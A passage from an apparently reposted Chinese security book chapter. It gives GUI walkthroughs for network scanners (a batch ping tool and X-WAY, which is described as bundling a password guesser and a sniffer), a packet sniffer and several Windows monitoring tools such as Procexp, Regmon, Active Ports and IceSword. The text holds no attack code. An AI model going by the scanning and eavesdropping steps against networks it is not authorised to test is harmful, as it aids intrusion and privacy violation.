免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 13-32　端口及对应服务




图 13-33　单个主机的详细信息

13.1.3　自制简单群 Ping 扫描工具

群 ping 扫描工具是一款可以 ping 好多 IP 的工具，使用此工具可以快速查看网段的 IP 地址够不够，在局域网中得到普遍的应用。用群 ping 扫描工具进行扫描的具体操作步骤如下。

步骤 01 下载并启动群 ping 扫描工具，打开 ping 扫描工具主窗口，在“IP 地址段”文本框中输入要扫描的 IP 地址段的前三段，如“192.168.0”，在“时延小于 50ms 显示为”下拉列表中选择相应的颜色，如图 13-34 所示。

步骤 02 单击“开始”按钮，开始对设置的 IP 地址段进行扫描，待扫描完毕后，会以设定的颜色显示在线的主机，如图 13-35 所示。选择“表单显示”选项卡，可以查看以表单形式出现的扫描结果，如图 13-36 所示。同时可以查看扫描到的主机名以及状态。

步骤 03 如果想保存扫描结果，则可以单击“保存”按钮，打开“另存为”对话框，如图 13-37 所示。在其中设置保存的位置和文件名后单击“保存”按钮。



图 13-34　“群 ping 扫描工具”主窗口



图 13-35　对设置的 IP 地址段进行扫描



图 13-36　以表单的形式显示扫描结果



图 13-37　“另存为”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

13.1.4 代理扫描工具 X-WAY

综合扫描器 X-WAY 主要采用多线程形式对服务器系统进行漏洞扫描和安全测试，还自带猜解机、嗅探器以及一些入侵工具。设置和使用 X-WAY 的具体操作步骤如下。

步骤 01 下载并运行 X-WAY 2.6，打开其主窗口，在其中可以看出左边为常用工具栏，包括高级扫描、主机搜索、查询器、猜解机等，中间为主机列表，右边的黑色为扫描过程区域，而底部是扫描结果显示区域，如图 13-38 所示。

步骤 02 单击左边工具栏中的“高级扫描”按钮，打开“高级扫描设置”对话框，在其中可以设置扫描选项、扫描范围等属性，如图 13-39 所示。



图 13-38 “X-WAY”主窗口



图 13-39 “高级扫描设置”对话框

步骤 03 单击“确定”按钮，即可进行高级扫描。在扫描结束后，在其中可以看出设置的 IP 地址范围内开放的端口信息，如图 13-40 所示。

步骤 04 单击左边工具栏中的“主机搜索”按钮，打开“主机搜索”对话框，在其中设置要搜索的 IP 地址范围、搜索条件及线程设置等属性，如图 13-41 所示。




图 13-40 高级扫描的结果




图 13-41 “主机搜索”对话框

步骤 05 单击“开始”按钮，开始进行主机扫描，待扫描完毕后会在底部显示符合条件的主机及其端口状态，如图 13-42 所示。

步骤 06 单击左边工具栏中的“嗅探器”按钮，打开 X-WAY 自带的嗅探器，如图 13-43 所示。X-WAY 自带的嗅探器可以自动截取主机所在网络的数据包，从而做到窃听。但嗅探器只适于广播网络，而绝大多数局域网就属于广播网络，且由于嗅探器属于被动式的窃听，所以只要处在广播网络中的计算机都可以被嗅探到。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 13-42　扫描到符合条件的主机




图 13-43　嗅探器截取到主机所在网络的数据包

步骤 07 X-WAY 还具有扫描某台主机开放的端口的功能，在“X-WAY 2.6”主窗口中选择“工具”→“端口扫描”菜单项，打开“端口扫描”对话框，如 13-44 所示。在“主机地址”文本框中输入要扫描的目标主机的 IP 地址，选中“连续端口”单选按钮，并设置连续端口的范围。

步骤 08 单击“确定”按钮，即可对目标主机的端口进行扫描，扫描完毕后会把开放的端口按照端口号大小显示在“X-WAY 2.6”主窗口底部区域，如图 13-45 所示。



图 13-44　“端口扫描”对话框




图 13-45　扫描端口显示结果

13.2　系统管理工具

黑客会经常使用一些系统管理工具对目标计算机系统进行管理，系统管理工具可管理目标计算机系统的进程、注册表监视、端口查看等，对目标主机系统日常操作进行设置。

13.2.1　进程查看器：Procexp

Procexp 软件可查看系统进程树、系统资源使用情况，查找并管理进程所加载的文件。还能够基于文件名、文件路径名称进行查找，并反向定位使用这个文件的进程。只要能够结束这个进程，便能够像删除普通文件那样删除系统中的恶意程序。具体的操作步骤如下。

步骤 01 下载并解压“Procexp”压缩包，双击解压出来的“Procexp”应用程序，若是第一次打开，将弹出“Procexp 许可协议”对话框，如图 13-46 所示。

步骤 02 认真阅读许可协议，单击“同意”按钮，打开“Procexp”主窗口，在其中查看当前运行的所有程序，如图 13-47 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 13-46 “Procexp 许可协议”对话框




图 13-47 “Procexp”主窗口



注意 进程分为两种：一种是服务程序，另一种是普通程序。普通程序可以用 Windows 自带的任务管理器关闭，而服务程序只能通过服务管理器才能关闭，Procexp 可以杀掉服务和普通进程。

步骤 03 选中某个当前正在运行的程序并右击，从弹出的快捷菜单中选择“终止进程”子菜单项，弹出“Process Explorer”消息框，询问“你确定要终止 stormliv.exe 吗？”信息。单击“是”按钮，成功杀掉进程；若单击“否”按钮，将取消此操作，如图 13-48 所示。




图 13-48 信息提示框

使用 Procexp 工具除可以终止系统中打开的进程外，还可以用来识别木马程序，其具体的操作步骤如下。

步骤 01 在看到可疑进程时右击，从弹出的快捷菜单中选择“属性”菜单项，打开“进程属性”对话框，或双击可疑进程打开“进程属性”窗口，如图 13-49 所示。

步骤 02 选择“映像”选项卡，即可看到该程序的描述信息，微软程序描述信息和版本信息一般都很详细，若没有版本信息则可能是木马程序，也有一些木马写了跟微软类似的信息，此时可以使用验证功能，单击“验证（V）”形成按钮，若是微软的程序会提示（已验证）信息，如图 13-50 所示。否则将会提示（无法验证）信息，即为木马程序，如图 13-51 所示。



图 13-49 “进程属性”窗口



图 13-50 提示“已验证”信息




图 13-51 提示“无法验证”信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

13.2.2　网络监测工具：Capsa Professional

Capsa Professional 是一款基于 TCP/IP 协议的网络监测、嗅探、分析工具。使用此程序可以捕获本地和网络中的 IP 数据包，并进行分析、监测，非常容易使用。

利用 Capsa Professional 工具进行网络监测、嗅探、分析的具体操作步骤如下。

步骤 01 下载并安装 Capsa Professional 应用程序后，双击桌面上的“Capsa Professional”应用程序图标，即可打开“Capsa Professional”主窗口，如图 13-52 所示。

步骤 02 单击“Start Capture Now”按钮，弹出“程序设置（project settings）”对话框，在其中设置捕获的条件，如图 13-53 所示。




图 13-52　“Capsa Professional”主窗口




图 13-53　“程序设置（project settings）”对话框

步骤 03 切换到“适配器（Adapter）”选项卡，选中本机所使用的网卡，如图 13-54 所示。切换到“过滤器（Filter）” 选项卡，在其中可根据需要添加过滤的条件，如图 13-55 所示。



图 13-54　“适配器（Adapter）”选项卡




图 13-55　“过滤器(Filter)” 选项卡

步骤 04 分别切换到“日志（Log）”、“诊断（Diagnosis）”选项卡，可以选择所要监测的日志的类型以及诊断的项目，如图 13-56 和图 13-57 所示。

步骤 05 单击“确定”按钮返回“Capsa Professional”主窗口，即可看到网络监测的信息，如图 13-58 所示。单击“Capsa Professional”主窗口右侧的“诊断（Diagnosis）”选项卡，在“事件（Events）”列表中列出了局域网内所有主机的事件信息。如图 13-59 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 13-56 “日志（Log）”选项卡




图 13-57 “诊断（Diagnosis）”选项卡




图 13-58 查看网络监测信息




图 13-59 查看 Diagnosis 选项卡

步骤 06 切换至“端点（Endpoints）”选项卡，在其中显示了局域网中所有主机所接收的 IP 数据包，如图 13-60 所示。最后切换至“包（Packets）”选项卡，在其中可以查看整个局域网主机的接包信息，如图 13-61 所示。




图 13-60 “端点（Endpoints）”选项卡




图 13-61 “包（Packets）”选项卡

13.2.3 注册表监视工具：Regmon

注册表数据监视软件 Regmon 将与注册表数据相关的一切操作（如读取、修改、出错信息等）全部记录下来供用户参考，并允许用户对记录的信息进行保存、过滤、查找等处理。

使用 Regmon 监视注册表的操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 下载并双击 Regmon 安装程序图标，打开“Regmon”的安装窗口，在其中显示了该软件的版本信息等，如图 13-62 所示。

步骤 02 单击“下一步”按钮，进入“Regmon 的安装许可协议”窗口，在其中阅读相关许可协议，并查看相关信息，如软件名称、软件版本、应用平台等，如图 13-63 所示。




图 13-62 “Regmon”的安装窗口



图 13-63 “Regmon 的安装许可协议”窗口

步骤 03 如果对安装协议无异议，则选择“我同意此协议”单选项，单击“下一步”按钮，打开“安装信息”对话框，在其中可阅读安装信息，如图 13-64 所示。

步骤 04 在认真阅读安装前的重要信息后，单击“下一步”按钮，打开“选择目标位置”对话框，在其中选择程序安装的位置，如图 13-65 所示。




图 13-64 “安装信息”对话框




图 13-65 “选择目标位置”对话框

步骤 05 单击“下一步”按钮，打开“选择开始菜单文件夹”对话框，在其中选择放置程序快捷方式的位置，如图 13-66 所示。单击“下一步”按钮，打开“选择附加任务”对话框，在其中选择安装 Regmon 时要执行的附加任务，如图 13-67 所示。




图 13-66 “选择开始菜单文件夹”对话框




图 13-67 “选择附加任务”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 单击“下一步”按钮，进入“准备安装”对话框，将会开始准备安装程序，如图 13-68 所示。单击“下一步”按钮，弹出“Regmon 安装向导完成”对话框，单击“完成”按钮，成功完成安装，如图 13-69 所示。




图 13-68 “准备安装”对话框




图 13-69 “Regmon 安装向导完成”对话框

步骤 07 在 Regmon 安装成功之后，双击桌面上的 Regmon 应用程序图标，当是第一次打开时，将会弹出“Regmon 许可协议”对话框，在其中可阅读相关信息，如图 13-70 所示。阅读完毕后，单击“Agree”按钮，进入“Regmon”主窗口，如图 13-71 所示。




图 13-70 “Regmon 许可协议”对话框




图 13-71 “Regmon”主窗口

步骤 08 单击“过滤/高亮”按钮，弹出“Regmon 过滤”对话框，在“包含”文本框内输入过滤的对象。若想排除监视的注册表内容，可在“排除”文本框中输入排除的对象。同时也可在“高亮”文本框中输入高亮显示的内容，如图 13-72 所示。

步骤 09 在设置好“Regmon 过滤”的对象后，单击“确定”按钮返回“Regmon”主窗口，即可看到过滤后的注册表信息，如图 13-73 所示。




图 13-72 “Regmon 过滤”对话框



图 13-73 查看过滤后的注册表信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 10 在菜单栏中单击的“历史深度”按钮，弹出“Regmon 历史深度”对话框，在其中输入限制深度的数目，如图 13-74 所示。这里假设输入限制深度的数目为“2”，单击“确定”按钮返回主窗口，可看到由于历史深度发生了限制，只显示了 2 条主要注册表信息，其他输出信息都被保留，如图 13-75 所示。




图 13-74 “Regmon 历史深度”对话框




图 13-75 查看历史深度受限后的注册表信息

另外，在进行注册表监视的过程中，“Regmon”主窗口将针对各项显示出所有的注册信息，若想查看某项信息，只需要单击“捕获”按钮即可。

13.2.4 端口查看器：Active Ports

TCP/IP 与 UDP 端口监视工具 Active Ports 可显示系统中哪些程序打开了哪些端口，同时显示与本地 IP 连接的远程 IP 地址，可用于检测特洛伊木马和其他黑客程序。利用 Active Ports 可以终止系统的全部进程程序、端口、进程文件的路径、PID、本地 IP、远程 IP、远程端口、连接状态、协议等。利用 Active Ports 工具对端口进行查看并终止的操作步骤如下。

步骤 01 下载并安装 Active Ports 应用程序后，双击桌面上的“Active Ports”应用程序图标，打开“Active Ports”主窗口，在其中可看到系统的全部进程、端口、进程文件的路径、PID 等信息，如图 13-76 所示。

步骤 02 若想终止某个进程，则需要先选中该项进程，单击“终止程序”按钮，弹出“端口查看器”信息提示框。单击“是”按钮，即可终止该项进程，如图 13-77 所示。




图 13-76 “Active Ports”主窗口




图 13-77 信息提示框

步骤 03 若想查看某个进程的详细信息，可以选中该项进程，单击“查询信息”按钮，将会弹出“地址信息”对话框，在其中可看到该进程的地址信息，如图 13-78 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 13-78 “地址信息”对话框

13.2.5 木马检测工具：IceSword

IceSword 冰刃（简称 IceSword）适用于 Windows 2000/XP/2003 操作系统，主要用于嗅探系统中的幕后黑手及木马后门并做出相应处理。

1. IceSword 的启动

IceSword 的启动方式有两种：第一种是下载并解压 IceSword 软件，双击“IceSword.exe”程序图标，打开“IceSword”主窗口，如图 13-79 所示；第二种是通过 DOS 命令启动，如 IceSword 被存放在“C:\setup\IceSword122cn”文件夹下，在命令提示符下运行“C:\setup \IceSword122cn\IceSword \c”命令，也可成功进入“IceSword”主窗口，如图 13-80 所示。

